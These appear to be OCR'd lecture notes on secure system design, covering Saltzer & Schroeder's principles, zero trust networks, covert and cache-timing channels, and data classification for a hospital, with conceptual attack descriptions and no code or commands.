
Even if you introduce a low number of checks/controls. The increase of robustness i very high **with initial check**, when going up, the return of **inserting new checks, will increase robustness les. Diminishing returns.**

Point of the matter: *attack seldom occur, there are some systems where attack occur, but in general attacks are rare, and in most of the time, the system is not under attack*.
A check means to try and discover an event that rarely occurs.
The point of the problem is that the system and the checks use the same resource.
Trivially your system is used by:

- check
- compute
  You either do the checks, or you compute,
  Decide what checks to do, to not reduce too much the performance, but to have a reliable system.

An ideal system is very robust, and your system **usually is faster than the ideal one but less robust, as it lacks some check**.
A missing check that means to have a vulnerability is really bad. When reasoning about one component, the only place to put the check is the component.
But when dealing with a system,. you may decide in what module to put the component.

- Missing check is a vulnerability?
If in your context the vulnerability will not be exploited, so threat agents considering, and that you believe are targeting your system, for those is your threat useful? You believe that some attack will not treat your system. *for example no state sponsored attack will attack your system, while it may be reasonable that an a ransomware group may attack it. The difference with the ideal system can be justified with the fact that those attack will not be performed*
Another reason to have missing check is performance. If by adding a check, the system becomes too slow and violate the performance requirement, you have no other solution, change the requirement or not have the check.
If you can add a check, without making the system slower, and a threat agent will want to use it against you, in that context then it is a vulnerability,



In general there is a number of attacks that can happen if you did not put the necessary checks.

Design Guideline

1. Economy Of Mechanism: protection mechanism should be simple and small in design, helpful when building the system, control should be small and simple, **adding controls has a big return at the start, so a simple one is good**.
2. Fail-safe Defaults = Default Denies: when a system start, anything shall be forbidden, as access right are granted, everything becomes possible. Starting with someone having lots of access rights is a problem
3. Complete Mediation: you need to have an access control matrix, for objects and subjects, so mediation means to check the action of subject on object.
4. Least Privilege (there can always a source of attack with privileges): any subject should only know the access rights it needs, only when it needs it.
5. Least Common Mechanism: the security mechanisms should not induce too much sharing among users, as sharing means that error can be spread.
6. Separation of Privilege: When possible, take into account more entity when granting principles. This is the difference between authentication and authorization, so you have two entities, one that checks the identity of a user authenticating, and one entity checking that that the the user does what it can actually do.
7. Open Design: which does not mean open source software which you may use it provided that some condition is satisfied. The idea is that **the solution of an encryption solution, is builtin on the fact that the encryption algorithm is know, so the only thing that can be obscured is the encryption key**. This principle is satisfied when you are robust even if someone knows your architecture/ encryption algorithm
8. Psychological Acceptability: as a security expert, do not start a war with the user. The user wants reduce the information it has to give, while the security expert wants more. For example there is the war between the possible values of passwords. In conclusion protection mechanism should be easy to use.

9. Work factor
10. Compromise recording
    9 and 10 mean: If you cant be robust, you may at least be resilient (to recover and contain)
    Usually if those principle are neglected, a system is likely to be found to have been attacked.
    The 9 and 10 property apply only to **imperfect system**

In relation to two system, if one is yours,
when designing your system understand the work amount the attack must do to attack your system.
Do not be the weakest system for example, as the weakest one (E.g. bank, pharmaceutical, manufacturer) will be attacked, the attacker will attack the weakest system between two.

P1

The less the instructions, the less the probability of an attack.
Vulnerabilities in software are essentially bugs, and the number of bugs tends to increase with the complexity of the code. One way to measure the complexity of code is to use the Cyclomatic number, which is based on a graph of instructions groups and transfer of control between them. If you map a program and create such a graph, you may find that there are loops in the graph. In the case of a sequence of "if" cases, a loop corresponds to the minimum number of arcs that need to be removed to eliminate any loops. The more complex the code is, the more likely it is to contain bugs and vulnerabilities.

So if you need a library, **remove all the code that is useless, as if you remove any useless code, you remove any vulnerability in that code (this is called hardening)**.

- Esokernel: it is an OS architecture that uses the kernel to selectively bring in OS functions and provide them to applications
- Microkernel: better to use this O.S as it has less instructions, so less vulnerabilities, while allowing to use its function to the applications and users*.

For interfaces, large interface have a problem because having complex interfaces, with one operation doing lots of think, it may be very hard, to minimize access rights given to a user. The guideline to solve that is have simple operation,

- with multiple op, we can grant user granularly access rights rather than just with only one op
  One of the message given by Saltzer & Schroeder is: you know how to build a secure system, but now you must chose the version to deploy. Which is the most secure that is **also fast**.

P2 Fail Safe Default

Base access decision is done: *on permission*
So in the initial status:

- no access right for user
  User must know its legal ability to show it has it, so that the Security Policy enable the user to do something.
  Its much more secure, to block someone that is able to invoke an operation than allowing someone unauthorized to do it.
  This is a problem for the user, which should be minimized.
  Applying tis state, means that the system will start in a state that is secure and never enter an unsecure state.
  This BASE case, make induction proof possible in the secure world.

In Intel processors, there is a small computer CSME in the chipset. It is the first one executed when turning on the system.
It has a small OS running on it, which is a version of unix, and it *initialize everything, before booting the OS.*


The problem of this small computer is: *its ram is not protected at the start, then it loads elements*. Initially no protection in its own RAM. Initially someone could throw an IN/OUT in the RAM, to manipulate its behaviour (for example the one of the janitor cleaning everything in RAM from a context to another) and for example not allowing to protect some memory area of the OS (with encryption keys for example).
This attack is unlikely to succeed but if it succeeds, then everything is compromised.
If a Hardware attached to the motherboard is attacked then everything is permitted.

P3 - Complete Mediation

Check in the ACL the access right of an user invoking an operation
Problem: caching, note that Security Enchanced Linux, has an access control matrix, which is checked in the kernel to speedup the check.
This principle says: **any speedup done by caching, is dangerous**.
For example if you cache the result of a previous control may be dangerous, as Access Right change.
The ACL change, so take this into account when caching a position of the ACL to speedup a security check.

P3 Access Control Matrix

S&S of course tells you how to manage, it is implied that you**need ACM necessarily(but it is not sufficient) to secure a system**




Compete mediation + fail safe default

It is often possible to use induction to reason about a system, since certain properties may hold and cannot be violated. However, attackers may also try to use induction proofs to exploit vulnerabilities in the system. This can occur when the people creating the induction proofs overlook the two principles that must hold for the proof to be valid.
The principles are those of:

- complete mediation
- fail safe default
  If these principles are not upheld, the induction proof can become a way for attackers to gain access to the system. Therefore, it is important to ensure that the principles are carefully followed when using induction to reason about a system's security.

Example

Given a function G(Ob,op) to invoke an operation on object



If none is granted this right, and no subject can grant it. Then no subject can be granted.

P4 Open Design

If all the checks you execute are known and security is still preserved.
This is misunderstood as *source code should be public*.
Which goes against the work factor, as it may simplify the work of the attacker, as it releases information

Our code may be published only when
we want a peer review, so people with know-how of how to review that object proposed to them, then tell you the result of a peer review.
If there is:

- no peer
- the peer do not tell you what the found by analysing your code.
  Then that is no good idea.
  NSA: decide the encryption algorithm of the USA.
  Some of those, are simple, so they publish them for peer review (and tell the results).
  The adversary will analyse and not tell the result, but the number of analysts for NSA encryption is enough to have at least some peer telling

the result.
Some algorithm are not revealed, as no peers have the know how to review them, or there are adversary that want to exploit them
RedHat found that: *they found 4 times the vulnerability that they would find alone by making the code Open Source*

P5

Add two type of controls:

- complex operations
- simple operations
  This adds more flexibility (even if complicated).
  When transferring honey from account 1 to account 2 in bank
  There is the need to have 5 rights:
- transfer money
- read account1 (read)
- update account1 (write)
- read account2 (read)
- update account2 (write)
  So the access right is **on the accounts and not on the operation itself.**
  You need some flexibility to build a complex system, or it would be too much complex.
  Add the flexibility to allow it, and have mediation.

P6-least privilege

Any time a system is attacked because a user clicked on a phishing link, you can be sure that this was violated.
Every-time *a subject has an access right, that is not necessary to do the next action it must do, then then in the ACM it should not have it*.
So there shall be a state machine with tasks, and to give different rights for each state to a subject.
Rights is not static, it changes, there is a need to know, where you get the access right only in the moment when needed, not before.
The subject is something that evolves in time, and the ACM changes with it.
The ACM is dynamic even if Security Policy is fully structured.
One way to think about this is in terms of a "time version" of the principle of "need to know." As the subject evolves, it may gain or lose access to certain resources, and the ACM must reflect these changes.

One must also consider:

- ***Context switching: when changing the subject that is in execution on the CPU.**
- ***Protection Domain Switching: same subject, but changing its ACM. You may then have a protection domain switching, changing the ACM row**.

This topic is related to:
Discretionary Access Control and Mandatory Access Control
It is highly difficult, or impossible, to revoke a capability.
As delegation (transferring a capability), is possible, which makes it difficult to then revoke the capability, it is very hard to revoke a capability after it has been issued.
An alternative way is not to have protection domain switching, but having small and simple domain.
So reducing the subject rights and the frequency of commutation of the protection domain.
That is related to the previous principle, **as both subjects must have the privileges to do for example the bank transfer account**

Common Solution

Rather than using protection domain switching to change the row of the Access Control Matrix (ACM), another approach is to create a new row when calling a function, for example. This new row is associated with the instance created and contains capabilities for the calling user.

These rows are created and destroyed as needed and are related to the parameters introduced in the procedure and how they are handled. By creating a new row for each instance, access rights can be more finely-grained and specific to the object and any other objects that can be accessed through it.

The programmer may decide to have small procedure with small protection domains for example, the structure of the program into class and methods defines the strategy on how to handle rights to access on program data structure
You may also have it for channels:

- when you are connected, then you may use that channel
- when you cannot invoke an operation, you lose the right and the access to the channel
  You filter in router/firewall, to stop messages that would be normally rejected.

When a process detaches from a channel, the firewall can be informed and can prevent messages from even reaching the network.
This approach of blocking messages **can be extended to other parts of the network to prevent messages from being delivered when access rights are not met**.

The news that an access right is removed may be spread on the whole network, to prevent messages going further in the network.
*You may overflow a VPN or the Kernel of the OS, when rejecting messages at the endpoint. While if the messages are dropped before and**by more than one entity, then a DDOS attack has a much lower chance to succeed.**

Network segmentation


Defense in depth, means to segment the network, so that if there is an initial node attacked, it cannot attack all others.
So do not use a flat network, with one node able to interact to all other node if not needed as that is a too large protection domain.
The firewall will be the component that checks the Access Rights.

Zero Trust Network

From COVID era, in the first day remote working was allowed with VPN.
What was realised(reminded) is that VPN does not remove any malware from a node, and that simplifies the life of the attacker as if there is a secure connection from node secure to malware one there is a problem.
The idea of VPN was replaced with the idea of Zero Trust Network.
While there is no strong connection with Least Priviledge, it can be seen as **the least priviledge applied to network**.

The basic idea is that in this days, the network perimeter is no longer enough. As there is not perimeter now, so you cannot trust someone according to its physical position, so in **your network, as it may be full of maleware**.
The basic idea, when authenticating, is to authenticate both the user and the device of the user.
Authenticating a device, means to have a list of various devices interacting with your network:

- some of the company
- some of the company workers
- some of the company customer
- some of the outsourced companies
  For all those device we have:
- security information:
- OS
- patchs
  With those information one decide:
- can I grant access to a service?
  Depending on:
- user trust
- device trust
  Image a policy engine in the device/router. A policy engine will receive each request.
  The policy engine will create a channel:
- device to service
  The channel is dynamic, access to the service will be activated as long as the channel is alive.
  If you have a VPN server, you may drop for example a connection or accept.
  There you have different responses to the kind of channel to create depending on the device you are connecting to.



Given info on:

- subject and system
- and the service
  The policy is chosen.
  The info is the ones on right and left.

The policy engine is a support, to the Policy Enforcement Point.
The Engine has the info about.

- threat intelligence (IP on an attack infrastructure)
- what is going on from user action

Some points are:

- any request must cross the policy enforcement point
- the perimeter disappear when anything outside a building has to be checked and satisfied
- authentication and authorization: are performed before establishing a session to enterprise resources
- there may be some resources outsourced and even the network intrusion detection system may be. Those devices are in the network of the company, but are not owned and managed by the company, but by those that manage the company. This happens when company do not have the know how to manage incidents. **So the company has no perimeter, as it does not control the device, while there is a level of trust on those devices its the company that decides how much to trust those devices**.
- In a company there may be the Bring your own device policy, so the devices may have to be checked

We went from a situation of perimeter, with trust inside and not outside.
To a mixed situation, which requires a much more flexible solution, to understand if a request can be granted or not.

In a network with only zero trust using classical Network Intrusion Detection is **useless, this is because most communication channels are encrypted, making it difficult to detect intrusions in transit**. You may discover an intrusion at the end point where decryption occurs and the data is actually used.
So we can say that: it is very difficult to find it in the channels.

In a Zero Trust system there is **no caching, if a request is served and the session ends, and if some communication channel is destroyed, and a user wants to do a new request**:

- it must be done again, by passing on the Policy Enforcement
- Complete mediation is basically given by design.

You need information on all the assets, make an inventory of the company. The larger the inventory, the better for a security perspective (either produced by us or outsourced).
Requests will be made by:

- device you know (in inventory, not necessarily yours)
- device you not know
  Then you decide what to do as Security Policy.
  Zero Trust is the mechanism, but the Security Policy is what you want in the engine.
  We need a huge amount of data, to make a security decision.
  A user with 2FA may have more permissions than a user with only password.
  There are lots of data merged in the trust engine. All those policies are merged.
  With risk based access control, you get all information and merge it to make your final decision.

Consider that the perimeter may disappear, because there may be an attack and an attacker can be in the system but its position is unknown.

In Zero Trust Networks there is a continuous evaluation, as in one side of the channel there may be a device that was compromised.

P7 Least common mechanism

Mechanisms should not be shared and information can flow along shared channels.
Covert channel are a means of communication that is not intended or authorized. Any system where information flows, has the problem of information leakage.
Someone may go steal information from the channel and then and then may sell it.

In a Bell La Padula system we may have the case of Covert Channels.
Having a *Trojan: which transmits data covertly, and a spy that will steal information*.
The Covert Channel arise because *subjects can share resources*.
Modulation of a shared resource, will change how another subject perceives the system.
Where the other subject may be a spy and the modulator is the trojan. The Trojan acts as the modulator and the spy as the receiver, allowing for covert communication.
We have two general working purpose for covert channels:

- storage channels: the data is the pattern
- timing channels: the pattern is the time of access
  A storage channel represents a shared memory dynamically passed among user, for example a *heap*, as whenever someone needs dynamic memory, it is taken from the heap.
  Always free the memory that is returned to the heap.
  If the memory is not properly initialized, the memory area shared from one user to another, may be modified.

Initialization solves this, so that the state is always the same at first access for someone, for example it shall be 0 for memory.
So that the information of another user is not kept after returning to the pool/heap the memory area.

CACHE MISSING FOR FUN AND PROFIT COLIN PERCIVAL

Paper: it is the paper that formalize an example of
how most effective way currently, to create a covert system is *using cache.*
If who user share a cache, and one user access a page (on disk), that page will be stored in the cache.
Another user may reference another page, and it will be in the cache.
The spy will experience two times:

- long time if the page has not been accessed before
- short time if the page has been accessed before

We may discover if someone accessed the page, by measuring the time to accessing the page for example.
A fault:

- long time
  No fault:
- short time


There may be the creation of a timing channel:, where the trojan and spy program create the conflict on purpose for example both access the disk, to circumvent system security.
The Trojan is a high-priority process, while the spy is a low-priority process.
To prevent those attacks, it is important to not allow low-priority and high-priority users to share resources, for example disks and event printers, as they may be used to share information when you use Bell-LaPadula model.
Each level of users must have its own resource.
This explain why Bell-LaPadula is impossible, as sharing is impossible.
They tried to implement it with distinct virtual resources, so share of virtual machine only with user of the same level, this is a compromise that reduces the level of sharing while minimizing the cost of a Bell-LaPadula system.
The hypervisor security there is fundamental, any vulnerability there would violate Bell-LaPadula.

In a timing channel the Spy can get information from the Trojan, using the time. It is not the file which is the transmission channel, it does not even change. Just finding a page which is in the cache or disk that encodes information.
1KiloBit may be sent through the covert channel, by just see the timing of access to page.

You may have, four potential positions, where a shared page may have been stored.
There are for example 4 positions in L1 caches.
To detect if a page has been accessed, one approach is to check for differences in access times between the page on disk and the cached version in memory. Since the page on disk and the cached version are accessed at different times, this can be a relatively simple and effective way to detect if a page has been accessed.

To check on L1 cache or in CPU cache, you need an instruction reading the CPU timestamp, and their difference may be neglected.
To do this trick, you must add complex and long instructions. You have two fragment, which have an initial very large value.
So with long instructions, the measure may be measured easily.

Consider also that the modern architecture are pipelined, this must be considered in the overhead



Before we had 1 bit for file in cache.
Now we have 1 bit for each set in the cache.
A neural network has the task of removing all the noise, and find an accurate value.
This idea due to the ability of a neural network, to cleanup the noise.

Use this, to transmit an encryption key, 4 kilobits, is reasonable to do.
Timing channel may also be used without a trojan, as some information may be discovered.
A 0 in the key represent no op, 1 op for an encryption key.
You may get the amount of time to encrypt and decrypt for example which then allows to get the bits of a key.
One may Train a neural network, according to the time it takes to encrypt a text.
You may train the network to remove noise, if there are multiple virtual machine on a physical resource.
Even measuring the temperature of a CPU may be used, to map some information about the cache and physical value into information on the key.
In practise, trojans are still the most used to transmit the key.
This is because all systems have an amount of noise that is difficult to anticipate.

Electromagnetic emitter

Any circuit has an electromagnetic emitter, which allows to spot which are the information the computer is working on.

Solution

Shared mechanisms are powerful. When a mechanism is shared, it shall be decomposed into simpler one.
As you must try to share it and reduce its power.
If you need something powerful, you must build it and use it by composing simple things.
If you have something very powerful and share, then the least privilege principle may not be used.

If you cant apply the P7, you have a problem. You should apply it, and if it is very hard to apply it, you cant reduce the powerful things means that you have a problem in design.
Improve your design by decomposing powerful actions into simpler ones, that is a design rule.

- problem if you do not apply
- big problem if you *cannot apply*

P8 Psychological Acceptability

The human interface must be easy to use for the user.
So do not start a war with the user, as it will try to circumvent the mechanism.
Google claim that this is very difficult, and they propose some solution as: they claim that building a system that does not satisfy S&S principles,

one that satisfies it and the P7, is more complex and must be debugged more carefull, with mechanism to easily recover form an error.
Sometimes you may prevent someone to do something legal, you must then do something to minimize the recovery for that

Two further principles

S&S say that those two principles, are a bit dangerous to apply

- Principle on Work Factor: if you have two alternative solution, then measure the amount of work to defeat the first mechanism and the second mechanism. By understanding this, we can understand how robust our system is. The amount of work of the attacker is one of the metric to implement robustness. **This is dangerous as multiple attacker can be considered, and there is some uncertainty about the attackers**. It is an interesting principle and one way to measure a system robustness, but it has this uncertainty problem. The thing is more complex as we are discussing a stochastic system not a deterministic one, one attack works only if some conditions are met.
- Principle of Compromise Recording: instead of robustness use Intrusion Detection, logging and monitor, to be resilient instead of robust and jump back.
  Any system, must compromise on protecting more on some attacks.
  But let the attackers attack you, gather information, so to further protect yourself

P9-Work Factor

We check if there is the requirement of privilege escalation, so some work must be done before.

Also the attacker may need to collect information, as an attack is not an isolated thing.
To evaluate the amount of work, this must be considered.
The amount of work, corresponds to the amount of time to understand if we can spot an attack.
This explains:

- why open source with free information is a problem
- and why insiders are dangerous.

Almost anyone agree that: *attack emulation, understanding how an attacker may attack your system, is fundamental to security*.
It is important that one knows what are the possible solutions the attacker may have against our system.
Attack emulation allow to spot that.

- If you know your attacker: try to understand if it can attack you
- if you do not know your enemy, try to understand who is the most dangerous attacker.

*Currently, use the dark web information, to get the tools of the attacker.*Using that information, try to understand if those tools can breach your security mechanism.
You have conditional security, if the information on the attacker is not accurate, you may have problems.
Given a system, you may start to understand what are the worst case for the system.

P10 Compromise recording

Have records, even with blockchain with a few nodes.
Protect the sequence of information, as it is the way to ordering the time.
Logs to protect:

- if you have been attacked
- how you have been attacked
  Logging for debugging: a series of block
  Logging for robustness: a blockchain.

Chapter 37: Design Strategies

Design Strategies are important to build secure and reliable systems.
Those systems must satisfy the Least principle and have the property of understandability, as you cant have a robust system, if you cant understand what it can do.

Design for Change

Design for change its important for a system **especially for one with a good design, since the system will live long and will change, and it will be changed by someone else. This is natural, if you have done a good design, the system will live and will be changed. The fact that a system will be changed instead of being thrown away is a good output**.

Users should have the minimum amount of access to accomplish a task, regardless of whether the access is from humans or systems, so minimize the access rights.

Most important quote of the course: "These restrictions are most effective when you add them at the beginning of the development lifecycle, during the design phase of new features". The best way to minimize the cost of a security mechanism, is to add that at design. If done later, it means to constraint a very powerful entity, being the ideal target of an attack. With the least privilege principle at the start, security is stronger, and less costly.
By neglecting security on the design, the Attack Surface may be big, making the system more vulnerable to security bugs or compromises.
Also *changing the design* of a running system to increase security and reliability is very costly.

Designing for Least Privilege

Security Mechanism are expensive as, we should minimize user and administrator access rights.
You need to minimize the humans risks if they have powerful rights.
Just applying this principle, most of the work is done.

What to do:

To effectively protect a system, it is important to prioritize what needs to be protected and classify the data accordingly. Decide the data hierarchy of what to protect according to the data to protect.
Do not have an all or nothing mentality of protecting everything in the most absolute way as it is not always the best approach.

What one needs:

One needs to decide the access to enable on each data (Bell-LaPadula) and decide the users that are allowed to access that data and classify the access that user can have on data.
Distinguish for example *an administrative API used by an admin and non administrative API*.
Also distinguish about read and write operations

To do so, we use two classifications:

- Data classification
- User classification
  Then we defined an API, for a type of user with operations specific to a certain kind of data.

Distinct Priorities and Distinct Impact

Considering an hospital.
They have different priorities and attack impacts on data.
The kind of information that they can have are:

1. Information on available foods, cleaning material, etc.
2. Information on available drugs etc.
3. Information on drugs prescribed to each patient Which is **Critical, as it relates personal information to information on the state of health of the patient**
4. Information on the cost for each patient: costs and insurance
5. Information on the health status of each patient records: health record on each patient

Having 5 classes, those are different classes, with different kind of requirements, which imply we must create **different requirements** for the security of those..
E.g. 3, 5 and five require the most confidentiality.
Availability for 2 is important, as they must know their available drugs.
That is why there are ransom on drugs data.
For example the availability of 5, is important but less than 3. This is because an old test record may be not may right now, but the drugs prescribed yes.
